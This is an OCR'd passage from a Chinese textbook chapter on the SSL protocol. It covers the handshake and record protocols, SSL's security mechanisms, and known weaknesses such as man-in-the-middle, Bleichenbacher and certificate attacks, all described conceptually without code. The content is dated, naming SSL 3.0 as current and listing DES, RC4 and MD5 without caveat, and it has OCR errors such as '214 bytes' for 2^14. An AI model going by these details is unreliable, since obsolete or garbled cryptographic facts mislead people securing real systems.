SSL（Secure Sockets Layer）安全套接层协议是 Netscape 公司于 1994 年推出的一种安全通信协议。在 SSL 中，采用了公开密钥和私有密钥两种加密方式，它对计算机之间整个会话进行加密，从而保证了安全传输。SSL 的安全服务位于 TCP 和应用层之间，可为应用层（如：HTTP、FTP、SMTP）提供安全业务，服务对象主要是 Web 应用，即客

户浏览器和服务器。它现已成为保密通信的工业标准，目前使用的版本为 3.0 版本。

SSL 服务器认证允许用户确认服务器身份。支持 SSL 协议的客户机软件能使用公钥密码标准技术（如用 RSA 和 DSS 等）检查服务器证书、公用 ID 是否有效和是否由在客户信任的认证机构 CA 列表内的认证机构发放。

SSL 客户机认证允许服务器确认用户身份。使用应用于服务器认证同样的技术，支持 SSL 协议的服务器软件能检查客户证书、公用 ID 是否有效和是否由在服务器信任的认证机构列表内的认证机构发放。

一个加密的 SSL 连接要求所有在客户机与服务器之间发送的信息由发送方软件加密和由接受方软件解密，对称加密法用于数据加密（如用 DES 和 RC4 等），从而连接是保密的。所有通过加密 SSL 连接发送的数据都被一种检测篡改的机制所保护，使用消息认证码（MAC）的消息完整性检查、安全散列函数（如 SHA 和 MD5 等）用于消息认证码计算，这种机制自动地决定传输中的数据是否已经被更改，从而连接是可靠的。

SSL 主要工作流程包括：网络连接建立；与该连接相关的加密方式和压缩方式选择；双方的身份识别；本次传输密钥的确定；加密的数据传输；网络连接的关闭。

应用数据的传输过程为：

① 应用程序把应用数据提交给本地的 SSL；

② 发送方根据需要，使用指定的压缩算法，压缩应用数据；

③ 发送方使用散列算法对压缩后的数据进行散列，得到数据的散列值；

④ 发送方把散列值和压缩后的应用数据一起用加密算法加密；

密文通过网络传给对方；

① 接收方用相同的加密算法对密文解密，得到明文；

② 接收方用相同的散列算法对明文中的应用数据散列；

③ 计算得到的散列值与明文中的散列值比较；

如果一致，则明文有效，接收方的 SSL 把明文解压后得到应用数据上交给接收方的应用。否则就丢弃数据，并向发送方发出报警信息。严重的错误有可能引起再次的协商或连接中断。

SSL 是一个两层协议，包括 SSL 握手层协议和 SSL 记录层协议。SSL 握手层有 SSL 握手协议（SSL Handshake Protocol）、SSL 更改密码说明协议（SSL Change Cipher Spec Protocol）、SSL 报警协议（SSL Alert Protocol）；SSL 记录层有 SSL 记录协议（SSL Record Protocol），它为更高层提供基于客户/服务器模式的安全传输服务。

SSL 协议提供的服务可以归纳为如下三个方面：

（1）用户和服务器的合法性认证

使得用户和服务器能够确信数据将被发送到正确的客户机和服务器上。客户机和服务器都有各自的识别号，由公开密钥编排。为了验证用户，SSL 协议要求在握手交换数据中做数字认证，以此来确保用户的合法性。

（2）加密数据以隐藏被传送的数据

SSL 协议采用的加密技术既有对称密钥，也有公开密钥。具体来说，就是客户机与服务器交换数据之前，先交换 SSL 初始握手信息。在 SSL 握手信息中采用了各种加密技术，以保证其机密性和数据的完整性，并且经数字证书鉴别。这样就可以防止非法用户破译。

（3）维护数据的完整性

SSL 协议采用 Hash 函数和机密共享的方法，提供完整信息性的服务，来建立客户机与服务器之间的安全通道，使所有经过 SSL 协议处理的业务在传输过程中都能完整、准确无误地到达目的地。

2．SSL 握手和记录协议

（1）SSL 握手协议

SSL 握手协议被封装在记录协议中，该协议允许服务器与客户机在应用程序传输和接收数据之前互相认证、协商加密算法和密钥。在初次建立 SSL 连接时服务器与客户机交换一系列消息。

这些消息交换能够实现如下操作：

① 客户机认证服务器；

② 允许客户机与服务器选择双方都支持的密码算法；

③ 可选择的服务器认证客户；

④ 使用公钥加密技术生成共享密钥；

⑤ 建立加密 SSL 连接。

SSL 握手协议报文头包括三个字段：

① 类型（1 字节）：该字段指明使用的 SSL 握手协议报文类型。SSL 握手协议报文包括 10 种类型。报文类型见图 5-7。


② 长度（3 字节）：以字节为单位的报文长度。

③ 内容（≥1 字节）：使用的报文的有关参数。

报文类型	参数
hello_request	空
client_hello	版本、随机数、会话 ID、密文族、压缩方法
server_hello	版本、随机数、会话 ID、密文族、压缩方法
certificate	X.509v3 证书链
server_key_exchange	参数、签名
certificate_request	类型、授权
server_done	空
certificate_verify	签名
client_key_exchange	参数、签名
finished	Hash 值

图 5-7　SSL 握手协议报文

当一 SSL 客户和服务器首次开始通信时，它们就协议版本、加密算法的选择、是否验证对方及公钥加密技术的应用进行协商以产生共享的秘密，这一处理是由握手协议完成的，握手过程如图 5-8 所示。



注：带*的传输是可选的，或者与站点相关的，并不总是发送的报文。

图 5-8　握手协议的过程

建立安全能力

客户机向服务器发送 client_hello 报文，服务器向客户机回应 server_hello 报文，建立如下的安全属性：协议版本、会话 ID、密文族、压缩方法，同时生成并交换用于防止重放攻击的随机数。密文族参数包括密钥交换方法（Deffie-Hellman 密钥交换算法、基于 RSA 的密钥交换和另一种实现在 Fortezza chip 上的密钥交换）、加密算法（DES、RC4、RC2、3DES 等）、MAC 算法（MD5 或 SHA-1）、加密类型（流或分组）等内容。

认证服务器和密钥交换

在 hello 报文之后，如果服务器需要被认证，服务器将发送其证书。如果需要，服务器还要发送 server_key_exchange。然后，服务器可以向客户发送 certificate_request 请求证书。服务器总是发送 server_hello_done 报文，指示服务器的 hello 阶段结束。

认证客户和密钥交换

客户一旦收到服务器的 server_hello_done 报文，客户将检查服务器证书的合法性（如果服务器要求），如果服务器向客户请求了证书，客户必须发送客户证书，然后发送 client_key_exchange 报文，报文的内容依赖于 client_hello 与 server_hello 定义的密钥交换的类型。最后，客户可能发送 client_verify 报文来校验客户发送的证书，这个报文只能在具有签名作用的客户证书之后发送。

结束

客户发送 change_cipher_spec 报文并将挂起的 CipherSpec 复制到当前的 CipherSpec。这个报文使用的是改变密码格式协议。然后，客户在新的算法、对称密钥和 MAC 秘密之下立即发送 finished 报文。finished 报文验证密钥交换和鉴别过程是成功的。服务器对这两个报文响应，发送自己的 change_cipher_spec 报文、finished 报文。握手结束，客户与服务器可以发送应用层数据了。

当客户从服务器端传送的证书中获得相关信息时，需要检查以下内容来完成对服务器的认证：时间是否在证书的合法期限内；签发证书的机关是否是客户端信任的；签发证书的公钥是否符合签发者的数字签名；证书中的服务器域名是否符合服务器自己真正的域名。服务器被验证成功后，客户继续进行握手过程。

同样的，服务器从客户传送的证书中获得相关信息认证客户的身份，需要检查：用户的公钥是否符合用户的数字签名；时间是否在证书的合法期限内；签发证书的机关是否是服务器信任的；用户的证书是否被列在服务器的 LDAP（Lightweight Directory Access Protocol，轻量级目录访问协议）里用户的信息中；得到验证的用户是否仍然有权限访问请求服务器资源。

（2）SSL 记录协议

SSL 记录协议为 SSL 连接提供两种服务：机密性和报文完整性。

在 SSL 协议中，所有的传输数据都被封装在记录中。记录是由记录头和长度不为 0 的记录数据组成的。所有的 SSL 通信都使用 SSL 记录层，记录协议封装上层的握手协议、报警协议、更改密码说明协议和应用数据协议。SSL 记录协议包括了记录头和记录数据格式的规定。

SSL 记录协议位于 SSL 协议的底层，用于定义传输数据的格式，加密/解密、压缩/解压缩、MAC 计算等操作。SSL 记录协议将高层的协议数据分成较小的单元，并对它进行压缩、附加消息认证码 MAC、加密、附加 SSL 记录头，然后通过低层的传输层协议发送，其过程如图 5-9 所示。接收消息的过程正好与发送消息的过程相反，即解密、验证、解压、拼装，然后送给高层协议。

① 分段：把上层传送来的数据信息块切分为小于或等于 214 字节的 SSL 明文记录。记录中包含类型、版本号、长度和数据字段。




图 5-9 SSL 记录协议发送消息的过程

② 压缩：使用当前会话状态中定义的压缩算法对被切分后的记录块进行压缩。压缩算法将 SSL 明文记录转化为 SSL 压缩记录。压缩是可选的，且必须是无损压缩，且对原文长度的增加不能超过 1024 字节。

③ 增加 MAC：在压缩数据上计算消息认证 MAC。所有的记录均采用在当前的加密约定中定义的加密算法和报文验证 MAC 算法加以保护。当握手结束后，参与双方共享一个用于加密记录和计算消息认证码 MAC 的公开密钥。

④ 加密：对压缩数据及 MAC 进行加密。加密和消息认证码（MAC）函数将一 SSL 压缩记录加密转换为一 SSL 密文记录。传输时将包含一序列号，这样即使包丢失、被改变或包被重复收到时也可以及时发现。

⑤ 增加 SSL 记录头。

SSL 记录头：由 5 个字节组成，第一个字节说明使用 SSL 记录协议的高层协议类型，如：20 表示更改密码说明协议、21 表示报警协议、22 表示握手协议、23 表示应用数据协议；第二个字节表示主要版本号，如：对于 SSLv3.0，值为 3；第三个字节表示次要版本号，如：对于 SSLv3.0，值为 0；第四、第五个字节表示明文数据（如果选用压缩则是压缩数据）的长度。如图 5-10 所示。

<table>
<tr><th>内容类型</th><th>主要版本</th><th>次要版本</th><th>压缩长度</th></tr>
<tr><td colspan="4">明文（压缩可选）</td></tr>
<tr><td colspan="4">MAC（0，16 或 20 位）</td></tr>
</table>

图 5-10 SSL 记录协议字段

从上层传来的信息进行分组形成不超过规定长度的明文数据，填充到数据结构 SSLPlaintext 中，针对每一个明文数据结构，采用事先协商好（握手协议）的压缩算法进行压缩。压缩好的数据将利用在握手协议中协商好的加密算法和 MAC 算法进行加密

和保护，最终形成 SSLCiphertext 密文数据结构进行传输。

（3）SSL 协议安全性分析

① 安全机制分析

SSL 协议可以被用来建立一个在客户和服务器之间安全的 TCP 连接。它可以鉴别服务器（有选择地鉴别客户）、执行密钥交换、提供消息鉴别、提供在 TCP 协议之上的任意应用协议数据的完整性和机密性服务。其安全机制包括以下几个方面。

鉴别机制

SSL 协议通过使用公开密钥技术和数字证书可以实现客户端和服务器端的身份鉴别。采用 SSL 协议建立会话时，客户端（也是 TCP 的客户端）在 TCP 连接建立之后，发出一个 client_hello 发起握手，这个消息里面包含了自己可实现的算法列表和其他一些需要的消息。SSL 的服务器端会回应一个 server_hello，里面确定了这次通信所需要的算法，然后发过去自己的证书（里面包含了身份和自己的公钥）。默认情况下，客户端可以根据该证书的相关内容对其认证链路进行确认，最终实现对服务器端身份的鉴别，同样在需要时也可以采用类似的方法对客户端进行身份鉴别。

加密机制

混合密码体制的使用提供了会话和数据传输的加密性保护。在进行 SSL 握手过程中，双方使用非对称密码体制协商出本次将要使用的会话密钥，并选择一种对称加密算法，并应用于此后数据传输的机密性保护。其中非对称密码体制的使用保证了会话密钥协商过程的安全，而对称加密算法的使用可以克服非对称加密的速度缺陷，提高数据交换的时效性。另外，由于 SSL 使用的加密算法和会话密钥可适时变更，如果某种算法被新的网络攻击方法识破，它只要选择另外的算法就可以了。

完整性机制

SSL 握手协议还定义了共享的、可以用来形成消息认证码 MAC（Message Authentication Code）的密钥。SSL 在对所传输的数据进行分片压缩后，使用单向散列函数（如 MD5、SHA-1 等）产生一个 MAC，加密后置于数据包的后部，并且再一次和数据一起被加密，然后加上 SSL 首部进行网络传输。这样，如果数据被修改，其散列值就无法和原来的 MAC 相匹配，从而保证了数据的完整性。

抗重放攻击

SSL 使用序列号来保护通信方免受报文重放攻击。这个序列号被加密后作为数据包的负载，在整个 SSL 握手中，都有一个唯一的随机数来标记这个 SSL 握手，这样重放便无机可乘了。序列号还可以防止攻击者记录数据包并以不同的次序发送。

② 脆弱性分析

SSL 协议是为解决数据传输的安全问题而设计的，实践也证明了它针对窃听和其他的被动攻击相当有效，但是由于协议本身的一些缺陷以及在使用过程中的不规范行为，SSL 协议仍然存在不可忽略的安全脆弱性。

SSL 协议自身的缺陷

客户端假冒。因为 SSL 协议设计初衷是对 Web 站点及网上交易进行安全性保护，使消费者明白正在和谁进行交易要比使商家知道谁正在付费更为重要，为了不致于由于安全协议的使用而导致网络性能大幅下降，SSL 协议并不是默认地要求进行客户鉴别，这样做虽然有悖于安全策略，但却促进了 SSL 的广泛应用。针对这个问题可在必要的时候配置 SSL 协议，使其选择对客户端进行认证鉴别。

SSL 协议无法提供基于 UDP 应用的安全保护。SSL 协议需要在握手之前建立 TCP 连接，因此不能对 UDP 应用进行保护。如果要兼顾 UDP 协议层之上的安全保护，可以采用 IP 层的安全解决方案。

SSL 协议不能对抗通信流量分析。由于 SSL 只对应用数据进行保护，数据包的 IP 头和 TCP 头仍然暴露在外，通过检查没有加密的 IP 源和目的地址以及 TCP 端口号或者检查通信数据量，一个通信分析者依然可以揭示哪一方在使用什么服务，有时甚至揭露商业或私人关系的秘密。然而用户一般都对这个攻击不太在意，所以 SSL 的研究者们并不打算去处理此问题。

可能受到针对基于公钥加密标准（PKCS）的协议的自适应选择密文攻击（如 Bleichenbacher 攻击）。由于 SSL 服务器用一个比特标识来回答每条消息是不是根据 PKCS#1 正确地加密和编码，攻击者可以发送任意数量的随机消息给 SSL 服务器，再达到选择密文攻击的目的。最广泛采用的应对措施就是进行所有三项检查而不发送警示，不正确时直接丢弃。

进程中的主密钥泄漏。除非 SSL 的工程实现大部分驻留在硬件中，否则主密钥将会存留在主机的主存储器中，这就意味着任何可以读取 SSL 进程存储空间的攻击者都能读取主密钥，因此，不可能面对掌握机器管理特权的攻击者而保护 SSL 连接，这个问题要依靠用户管理策略来解决。

磁盘上的临时文件可能遭受攻击。对于使用虚拟内存的操作系统，不可避免地有些敏感数据甚至主密钥都交换到存盘上，可采取内存加锁和及时删除磁盘临时文件等措施来降低风险。

不规范应用引起的问题

对证书的攻击和窃取。类似 Verisign 之类的公共 CA 机构并不总是可靠的，系统管理员经常犯的错误是过于信任这样的公共 CA 机构。因为对于用户的证书，公共 CA 机构可能不像对网站数字证书那样重视和关心其准确性。由于微软公司的 IIS 服务器提供了“客户端证书映射”功能，用于将客户端提交证书中的名字映射到 NT 系统的用户账号，在这种情况下黑客就有可能获得该主机的系统管理员权限！如果黑客不能利用上面的非法的证书突破服务器，他们还可以尝试暴力攻击。虽然暴力攻击证书比暴力攻击口令更为困难，但仍然是一种攻击方法。要暴力攻击客户端鉴别，黑客编辑一个可能的用户名字列表，然后为每一个名字向 CA 机构申请证书。每一个证书都用于尝试获取访问

权限。用户名的选择越好，其中一个证书被认可的可能性就越高。暴力攻击证书的方便之处在于它仅需要猜测一个有效的用户名，而不是猜测用户名和口令。除此之外，黑客还可能窃取有效的证书及相应的私有密钥。最简单的方法是利用特洛伊木马，这种攻击几乎可使客户端证书形同虚设。它攻击的是证书的一个根本性弱点：私有密钥，整个安全系统的核心，经常保存在不安全的地方。对付这种攻击的唯一有效方法或许是将证书保存到智能卡或令牌之类的设备中。

中间人攻击。中间人（man-in–middle）攻击是指 A 和 B 通信的同时，有第三方 C 处于信道的中间，可以完全听到 A 与 B 通信的消息，并可拦截、替换和添加这些消息。如果不采取有证书的密钥交换算法，A 便无法验证 B 的公钥和身份的真实性，从而 C 可以轻易的冒充，用自己的密钥与双方通信，从而窃听到别人谈话的内容。为了防止中间人攻击，对于所有站点发行的证书，客户都最好要用自己的公钥来检查证书的合法性。当客户端收到消息后，使用服务器以前公开的公钥解密，然后比较解密后的消息与他原先发给服务器的消息，如果它们完全一致，就能判断正在通信的服务器正是客户端期望与之建立连接的服务器。任何一个中间人不会知道服务器的私钥，也不能正确加密客户端检查的随机消息，从而达到防止中间人攻击。当使用交互式程序在网上冲浪的用户遇到“公司使用未知的 CA”的提示信息时，如果无法辨认该信息是真的还是自己遭到了中间人攻击，最好能立刻终止该连接；尽量少的信任自签发证书，因为对于一些机警的用户，他们可能会把伪造的证书变成自签发证书用来打消对方的疑虑。

即使采用了有证书的密钥交换算法，攻击者还可以从与服务器握手过程中获得一些内容，用于伪造一个与服务器非常相似的证书（如证书发行者的 OU 域比真证书多一个空格等），这样，当攻击者以中间人的形式与用户进行连接时，虽然客户程序能够识别并提出警告，但仍然有相当多的用户被迷惑而遭到攻击。只要用户有一定的警惕性，是可以避免这种攻击的。

安全盲点。系统管理员不能使用现有的安全漏洞扫描或网络入侵检测系统来审查或监控网络上的 SSL 交易。网络入侵检测系统是通过监测网络传输来找寻没有经过鉴别的活动，任何符合已知的攻击模式或者未经授权的网络活动都被标记起来以供审计，其前提是 IDS 必须能监视所有的网络流量信息，但是 SSL 的加密技术却使得通过网络传输的信息无法让 IDS 辨认，这样，既没有网络监测系统又没有安全审查，使得最重要的服务器反而成为受到最少防护的服务器。对此，恶意代码检测、增强的日志功能等基于主机的安全策略会成为最后防线。

IE 浏览器的 SSL 身份鉴别缺陷。通常情况下，用户在鉴别对方身份时根据证书链对证书逐级验证，如果存在中间 CA，还应检查所有中间证书是否拥有合法的 CA Basic Constraints（CA 基本约束，决定该证书是否可以做 CA 的证书），这种情况下攻击者不可能进行中间人攻击，但实际上 IE5.0、5.5、6.0 浏览器对是否拥有合法的 CA Basic Constraints 并不做验证，所以攻击者只要有任何域的、合法的 CA 签发证书，就能生成

其他任何域的合法 CA 签发证书，从而导致中间人攻击。对此可以给 IE 打补丁，也可以使用 Netscape 4.x 或 Mozilla 浏览器。对于一些非常敏感的应用，建议在进行 SSL 连接时手工检查证书链，如果发现有中间证书，可以认为正在遭受中间人攻击，立即采取相应保护措施。

由于美国密码出口的限制，IE、Netscape 等浏览器所支持的加密强度是很弱的。如果只采用浏览器自带的加密功能的话，理论上存在被破解的可能。所以我们坚持这样一个观点：关键的系统、核心的技术应该拥有自主的知识产权。

3．SSL 协议的功能设计

SSL 加密算法和会话密钥是在握手协议中协商并由 Cipher-Choice 指定的。现有的 SSL 版本中所用到的加密算法包括：RC4、RC2、IDEA、DES 和 3DES，而加密算法所用的密钥由消息散列函数 MD5 产生。RC4、RC2、是由 RSA 定义的，其中 RC2 适用于块加密，RC4 适用于流加密。

SSL 协议中对称加密用于加密应用数据，非对称加密用于验证实体和交换密钥。非对称加密算法按用途分为密钥交换算法和数字签名算法。SSL 协议给出的序列加密算法有 RC4（40 位和 128 位密钥）；给出的分组加密算法有 40 位密钥的 RC2[RC2 98]。40 和 56 位密钥的 DES[DES 83]，3DES[3DES 79]，IDEA[IDEA 92]和 Fortezza；另外协议指定专为出口使用的 40 位的 DES，命名为 DES40。目前 SSL 协议给出的密钥交换算法有 RSA[RSA 78]、Diffie—Hellman[DH 77]和 Fortezza dms[FOR 95]；数字签名算法有 RSA 和 DSA。数字签名时，单向 Hash 函数（one - way hash function）作为签名算法的输入；RSA 签名中，一个 36 字节的两个 Hash 函数（一个是 SHA Hash，一个是 MD5 Hash）的连接被签名；DSS 签名[DSS 94]中，一个 20 字节的 SHA Hash 被签名。SSL 协议指定的 Hash 算法有 128 位密钥的 MD5 和 160 位密钥的 SHA。

5.3　信息隐藏

5.3.1　信息隐藏概论

